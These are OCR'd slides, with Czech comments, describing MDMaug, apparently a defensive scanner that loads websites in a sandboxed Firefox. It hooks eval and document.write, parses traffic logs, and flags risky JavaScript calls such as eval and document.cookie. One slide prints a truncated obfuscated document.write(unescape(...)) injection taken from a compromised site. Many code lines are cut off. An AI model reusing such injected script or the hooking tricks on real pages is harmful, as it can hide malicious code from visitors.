
```
export NSPR_LOG_MODULES=timestamp,nsHttp:5 ;
export NSPR_LOG_FILE=$LOGFILE ;
firefox -P PROFILE_ID -no-remote URL;

ii=0;
while [ -n \"`ps -p $! | grep firefox`\" ];
do echo \"(PROFILE_ID) running\" ;
ii=$((ii+1));
if [ $ii -gt MAX_BROWSER_RUN_TIME} ];
then kill $!;
break;fi;
sleep 1; done;
```




**and kill it!**

# Information gathering



# Firefox profile



# Firefox profile

browser.sessionstore.resume_from_crash **nastavit na false**
browser.sessionstore.max_resumed_crashes **nastavit na -1**
toolkit.startup.max_resumed_crashes = -1 **nesmi otravovat gui-popupem**
network.http.accept-encoding = "" **ukladame streamy, ale neumim je rozzipovat**
extensions.autoDisableScopes = "0" **moznost instalovat ze vsech umisteni**
browser.selfsupport.url = "" **omezuje nejakou zbytecnou telemetrii, viz Mozilla Heartbeat**

**# nepamatovat si historii**
**# nejsem si jist, nakolik to funguje, zrejme dost**
privacy.clearOnShutdown.offlineApps = true
privacy.clearOnShutdown.passwords = true
privacy.clearOnShutdown.siteSettings = true
privacy.sanitize.didShutdownSanitize = true
privacy.sanitize.sanitizeOnShutdown = true

# Addon

```
TracingListener.prototype = {
    originalListener: null,
    receivedData: null, // array for incoming data.

    onDataAvailable: function (request, context, inputStr

        var bis = CC("@mozilla.org/binaryinputstream;1",
        var ss = CC("@mozilla.org/storagestream;1", "nsIS
        var binaryInputStream = new bis();
        var storageStream = new ss();
        binaryInputStream.setInputStream(inputStream);
        storageStream.init(8192, count, null);
        var bo = CC("@mozilla.org/binaryoutputstream;1",
        var binaryOutputStream = new bo();
        binaryOutputStream.setOutputStream(storageStream.
        // Copy received data as they come.
```

# Addon – screenshot

```
//screenshot
var thumbnail = window.document.createElementNS('
window = tab.linkedBrowser.contentWindow;
thumbnail.width = window.screen.availWidth;
thumbnail.height = window.screen.availHeight;
var ctx = thumbnail.getContext("2d");
var snippetWidth = window.outerWidth;
var snippetHeight = window.outerHeight;
ctx.canvas.left = 0;
ctx.canvas.top = 0;
ctx.canvas.width = window.innerWidth;
ctx.canvas.height = height; //canvas height is ma
ctx.drawWindow(window, 0, 0, snippetWidth, snippe
ctx.scale(0.5, 0.5);
```

# spy

```
document.write = function(str) {
    mdmaugSquawk("document.write", str);
    document.getElementsByTagName("html")[0].innerHTML= str;
};
```


# spy

```
eval = function (cmd) {
    mdmaugSquawk("eval", cmd);
    if (arguments.length > 0) {
        if (arguments[0].indexOf("arguments.callee") != -1) {
            arguments[0] = arguments[0].replace("arguments.callee",
                arguments.callee.caller.name);
        }
    }
    return evalClone(cmd);
};
```


# spy


```
// Upichnout funkce do stranky
exportFunction(unescape, unsafeWindow, {defineAs: "unescape"});
exportFunction(eval, unsafeWindow, {defineAs: "eval"});
exportFunction(document.write, unsafeWindow, {defineAs: "document.write"});
```

# Parsers


nspr parser
traffic parser
spy parser
metadata parser
screenshot parser
TXT
nspr log
cache files
screenshot
tmps
yaml

# cache files



cache files
screenshot
tmps
yaml


mdmaug-scans
obchod.cz
raz.dva.cz
www.xyz.wz.cz
150807153209
150810203416
zsdin.cz
160712130206
kovice.cz
160217170238
..
screenshot_base64 html
httpwwwgoogleanalyticscomanalyticsjs tmp
httpwebimgwebzdarmaczwebtempjsload... tmp
httpwebimgwebzdarmaczwebtempjsload... tmp
httpstpcgooglesyndicationcompageadjsr... tmp
httpsgoogleadsgdoubleclicknetpageadht... tmp
httpsgoogleadsgdoubleclicknetpageaddrt... tmp
httpsgoogleadsgdoubleclicknetpageadad... tmp
httppagead2googlesyndicationcompagea... tmp
httppagead2googlesyndicationcompagea... tmp
crawlSave yaml

*crawlSave.yaml (Editing)

```yaml
cacheDir: /home/mdmaug/.cache/mdmaug-scans/ztrianonu.wz.cz/150807153209/
keys:
- - webimg.webzdarma.cz
  - addresses:
    - - 88.86.117.153
      - {city: ' (Unknown City?)', country: ' (Unknown Country?) (XX)'}
    urls:
    - - /webtemp/jsloader-5f508db784cc.js?1427913799
      - {sourcefile: /home/mdmaug/.cache/mdmaug-scans/ztrianonu.wz.cz/1508071532
        spyfile: null}
    - - /assets/css/area-bg.png
      - {sourcefile: null, spyfile: null}
    - - /assets/css/fonts/OpenSans/regular.woff
      - {sourcefile: null, spyfile: null}
    - - /assets/css/socials.png
      - {sourcefile: null, spyfile: null}
    - - /webtemp/jsloader-ed288164b937.js?1427700961
      - {sourcefile: /home/mdmaug/.cache/mdmaug-scans/ztrianonu.wz.cz/1508071532
        spyfile: null}
    - - /assets/css/hamburger.png
      - {sourcefile: null, spyfile: null}
    - - /assets/css/fonts/OpenSans/extrabold.woff
      - {sourcefile: null, spyfile: null}
    - - /webtemp/cssloader-48c5034f39c5.css?1428488697
      - {sourcefile: null, spyfile: null}
    - - /assets/css/logo.png
      - {sourcefile: null, spyfile: null}
    - - /assets/css/logo-footer.png
      - {sourcefile: null, spyfile: null}
```


# Nspr parser




```
class NsprLogParser:
    """ Obohatit vysledky vyhledavani (objekt crawl) o url z NSPR

    def __init__(self, logfile, crawl):
        #analyzovat log file
        with open(logfile, 'r') as f:
            urls = re.findall('(((http|ftp|https):\/\/)([\w\-_]+(?
        logging.debug("log size: ")
        logging.debug(os.path.getsize(logfile))
```

# Spy parser


MDMaug analýza http://
(Alt+↕ pohybuje mezi hlasováním)
n/a 94.247.2.195
94.247.2.195
-- PDNS: remote.allroundzonwering.nl 94.247.2.195 mail.allroundzonwering.nl
/jquery.js
.cz
/gorax/ spy
unescape
"%3CnhIscfOwryti Dityt%20syernhIc%3Dyt%2FDi%2F
->
/gorax/->
reanalyze

# Traffic log

**http:/[redacted].cz/gorax/**

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" cod
<param name="movie" value="gorax.swf">
<param name="quality" value="high">
<param name="menu" value="false">
<param name="bgcolor" value="#6699FF">
<embed bgcolor="#6699FF" height="520" pluginspage="http://www.ma
</embed>
</param></param></param></param></object>

<embed bgcolor="#6699FF" height="520" pluginspage="http://www.ma
</embed>

<img src=http://toplist.cz/dot.asp?id=91625 />

<script language="javascript"></script>

<!--
document.write(unescape('%3CnhIscfOwrytipDityt%20syernhIc
 -->

<script type="text/javascript"></script>
```

# Traffic log

```
with redirect_stdout(buf): # print -> promenna
    print("<h3>{}</h3>".format(url))

    if "html" in mime:
        TrafficLogParser.HtmlParse(contents)
    elif "javascript" in mime:
        TrafficLogParser.JsParse(contents)
    else: # vypise neznamy soubor v plain-textu
        print(cgi.escape(contents))
```

# Traffic log / Pygments: HTML

```
for tag in soup.find_all():
    # vypise potencialne nebezpecne tagy
    if bool(len([True for a in tag.attrs if (a.startswith('on'))])):
        pygment(tag) # ma dynamicky js-content v atributu!
    if tag.name in ["meta", "link", "frame", "iframe", "object", "embed"]:
        pygment(tag)   #iframe, object, embed -> vypsat cele tagy
    if tag.name == "img":
        pygment("<img src={} />".format(tag.get("src")))
            # zajima nas pouze atribut src
            #, ale pro jasnost, ze jde o tag
            #, tam vratime zobacky
```

# Traffic log / Pygments: JS lexer

```
class MdmaugJsLexer(JavascriptLexer):
    name = 'MdmaugJs'
    aliases = ['mdmaug']
    tokens = JavascriptLexer.tokens
    tokens["root"].insert(0,(r'(eval|...|document.cookie)\b', Generic.Error))

    eval
    document.write
    window.open
    open
    window.location
    location
    document.location
    document.cookie
```

# Metadata


2a02:26f0:132:386::201a
2a02:26f0:132:384::201a
23.37.43.27
-- PDNS: e8218.dscb1.akamaiedge.net e8218.ce.akamaiedge.net
e8218.dscb1.akamaiedge.net.0.1.cn.akamaiedge.net a23-37-43-27.deploy.static.akamaitechnologies.com
23.37.43.27

